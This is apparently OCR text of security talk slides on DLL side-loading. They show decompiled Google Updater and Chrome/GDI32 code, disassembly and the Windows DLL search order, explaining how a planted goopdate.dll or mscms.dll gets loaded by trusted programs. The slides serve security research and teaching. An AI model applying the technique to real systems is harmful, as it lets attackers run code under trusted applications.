
aaaddress1@chroot.org

Google Updater

```
14  v6 = GetModuleHandleW(L"kernel32.dll");
15  v7 = GetProcAddress(v6, "SetDefaultDllDirectories");
16  if ( v7 )
17    ((void (__stdcall *)(signed int))v7)(2048);
18  v16 = sub_2B6260();
19  v8 = sub_28603F();
20  if ( !v8 )
21    sub_285E90(-2147467259);
22  lpLibFileName = (LPCWSTR)((*(int (__stdcall **)(int, int))(*(_DWORD *)v8 + 12))(a1, a2) + 16);
23  v9 = sub_2864CA(hModule, v16);
24  if ( v9 >= 0 )
25  {
26    v10 = LoadLibraryExW(lpLibFileName, 0, 0);
27    v11 = v10;
28    if ( v10 )                    0x374DB8:L"C:\\Users\\exploit\\Desktop\\goopdate.dll"
29    {
30      v12 = GetProcAddress(v10, "DllEntry");
31      if ( v12 )
32      {
33        v13 = GetCommandLineW();
34        v9 = ((int (__stdcall *)(LPWSTR, int))v12)(v13, a6);
```

LoadLibrary


```
LoadLibraryA("goopdate.dll")
```



aaaddress1@chroot.org


LoadLibrary

```
LoadLibraryA("goopdate.dll")
```



aaaddress1@chroot.org

LoadLibrary



LoadLibraryA("goopdate.dll")

Invoke DllEntry()

aaaddress1@chroot.org

Demo

aaaddress1@chroot.org

✨Magic✨

DLL Side-Loading & Advanced Techniques

aaaddress1@chroot.org

Issues Of Windows API

aaaddress1@chroot.org

GetICMProfile

aaaddress1@chroot.org

Logics of Chrome after Loading Pages

```
chrome.IsSandboxedProcess+532CEE   50              push   eax
chrome.IsSandboxedProcess+532CEF   8D 85 B8FD...   lea    eax,[ebp-00000248]
chrome.IsSandboxedProcess+532CF5   50              push   eax
chrome.IsSandboxedProcess+532CF6   57              push   edi
chrome.IsSandboxedProcess+532CF7   FF 15 10417...  call   dword ptr [chrome.IsSandboxedProcess+999E47]   ->GDI32.GetICMProfileW
chrome.IsSandboxedProcess+532CFD   57              push   edi
chrome.IsSandboxedProcess+532CFE   53              push   ebx
chrome.IsSandboxedProcess+532CFF   8B F0           mov    esi,eax
chrome.IsSandboxedProcess+532D01   FF 15 CC4A...   call   dword ptr [chrome.IsSandboxedProcess+99A803]   ->USER32.ReleaseDC
chrome.IsSandboxedProcess+532D07   85 F6           test   esi,esi
chrome.IsSandboxedProcess+532D09   0F84 B2000...   je     chrome.IsSandboxedProcess+532DC1
chrome.IsSandboxedProcess+532D0F   8D 85 D8FD...   lea    eax,[ebp-00000228]
chrome.IsSandboxedProcess+532D15   C7 85 ECFD...   mov    [ebp-00000214],0000000F
chrome.IsSandboxedProcess+532D1F   50              push   eax
chrome.IsSandboxedProcess+532D20   51              push   ecx
chrome.IsSandboxedProcess+532D21   51              push   ecx
chrome.IsSandboxedProcess+532D22   8B F4           mov    esi,esp
```

aaaddress1@chroot.org

The logics in WinAPI -- GetICMProfile (Initialization)

```
1 BOOL __stdcall GetICMProfileW(HDC hdc, LPDWORD pBufSize, LPWSTR pszFilename)
2 {
3   // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5   if ( pBufSize )
6   {
7     if ( hdc >= 0x10000u
8       || (v3 = pGdiSharedHandleTable + 16 * hdc, *(v3 + 10) != 1)
9       || *(v3 + 8) != HIWORD(hdc)
10      || (*(v3 + 4) & 0xFFFFFFFE) != gW32PID
11      || (v4 = *(v3 + 12)) == 0 )
12    {
13      GdiSetLastError(87);
14      return 0;
15    }
16    v5 = IcmInitIcmInfo(hdc, *(v3 + 12));
17    if ( !v5 )
18      return 0;
19    if ( GetDeviceCaps(hdc, 24) <= 2 )
20    {
21      if ( !(*(v5 + 16) & 2) )
22        goto LABEL_19;
23      v7 = (v5 + 60);
24    }
25    else
26    {
27      if ( !ghICM && !IcmInitialize() )
28        return 0;
```

aaaddress1@chroot.org

IcmInitialize()

```
1  int __stdcall IcmInitialize()
2  {
3    HMODULE v0; // eax@2
4    HMODULE v1; // edi@2
5    FARPROC v2; // eax@3
6    int v4; // [sp+4h] [bp-8h]@24
7    int v5; // [sp+8h] [bp-4h]@1
8
9    v5 = 1;
10   RtlEnterCriticalSection(&semLocal);
11   if ( !ghICM )
12   {
13     v0 = LoadLibraryW(L"mscms.dll");
14     v1 = v0;
15     if ( v0 )
16     {
17       fpCloseColorProfile = GetProcAddress(v0, "CloseColorProfile");
18       fpDeleteColorTransform = GetProcAddress(v1, "DeleteColorTransform");
19       fpTranslateBitmapBits = GetProcAddress(v1, "TranslateBitmapBits");
20       fpTranslateColors = GetProcAddress(v1, "TranslateColors");
21       fpCheckBitmapBits = GetProcAddress(v1, "CheckBitmapBits");
```

aaaddress1@chroot.org

```
05B6F008  7602D369  CALL    LoadLibraryW 止 ` GDI32.7602D363
05B6F00C  7602D7D4  FileName = "mscms.dll"
05B6F010  00000000
05B6F014  00000000
05B6F018  00001290
05B6F01C  00000001
05B6F020  05B6F040
05B6F024  7602D0F8        GDI32.7602D0F8 止 ` GDI32.7602D335
05B6F028  5B09122C  chrome_1.5B09122C
05B6F02C  2001104C
05B6F030  00100910
05B6F034  00000001
05B6F038  00000000
05B6F03C  004B611C
05B6F040  05B6F05C
05B6F044  7602C8DB        GDI32.7602C8DB 止 ` GDI32.7602D0B7
05B6F048  2001104C
05B6F04C  00100910
05B6F050  2001104C
05B6F054  00000000
05B6F058  5B09122C  chrome_1.5B09122C
05B6F05C  05B6F2C4
05B6F060  5A5FCFC6        chrome_1.5A5FCFC6 止 ` GDI32.GetICMProfileW
05B6F064  2001104C
```

aaaddress1@chroot.org

How LoadLibrary() Works

aaaddress1@chroot.org

KernelBase.dll

```
1 HMODULE __stdcall LoadLibraryExW(LPCWSTR lpLibFileName, HANDLE hfile_zero, DWORD system_env)
2 {
3   // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5   if ( !lpLibFileName || hfile_zero )
6   {
7     BaseSetLastNTError(0xC000000D);
8     result = 0;
9   }
10  else
11  {
12    v5 = system_env;
13    if ( !(system_env & 0xFFFFE004) && (!(system_env & 2) || !(system_env & 0x40)) )
```

aaaddress1@chroot.org

BaseGetProcessDllPath

```
{CURRENT_PATH};
C:\Windows\system32;
C:\Windows\system;
C:\Windows;
.;
C:\Program Files\Windows
    C:\Windows\System32\WindowsPowerShell\v1.0\;
    ...
```

```
112 chk_sys_env:
113       system_env = BaseGetProcessDllPath(&v16, ((v5 & 8) != 0 ? Path : 0), 0, &v16);
114       if ( !system_env )
115       {
116         BaseSetLastNTError(0xC0000017);
117         return 0;
118       }
119       goto tryLdrLoadDll;
```


aaaddress1@chroot.org

for loop tries to find DLL in each system environment directory

```
        lpLibFileName = 0;
        if ( v5 & 1 )
          lpLibFileName = 2;
        if ( v5 & 0x10 )
          lpLibFileName = (lpLibFileName | 0x1000);
        if ( v5 < 0 )
          lpLibFileName = (lpLibFileName | 0x800000);
        v3 = LdrLoadDll(system_env, &lpLibFileName, &unicodeFileName, &v17);
```

aaaddress1@chroot.org


GetICMProfile



aaaddress1@chroot.org

GetICMProfile


GetICMProfile()



aaaddress1@chroot.org

GetICMProfile

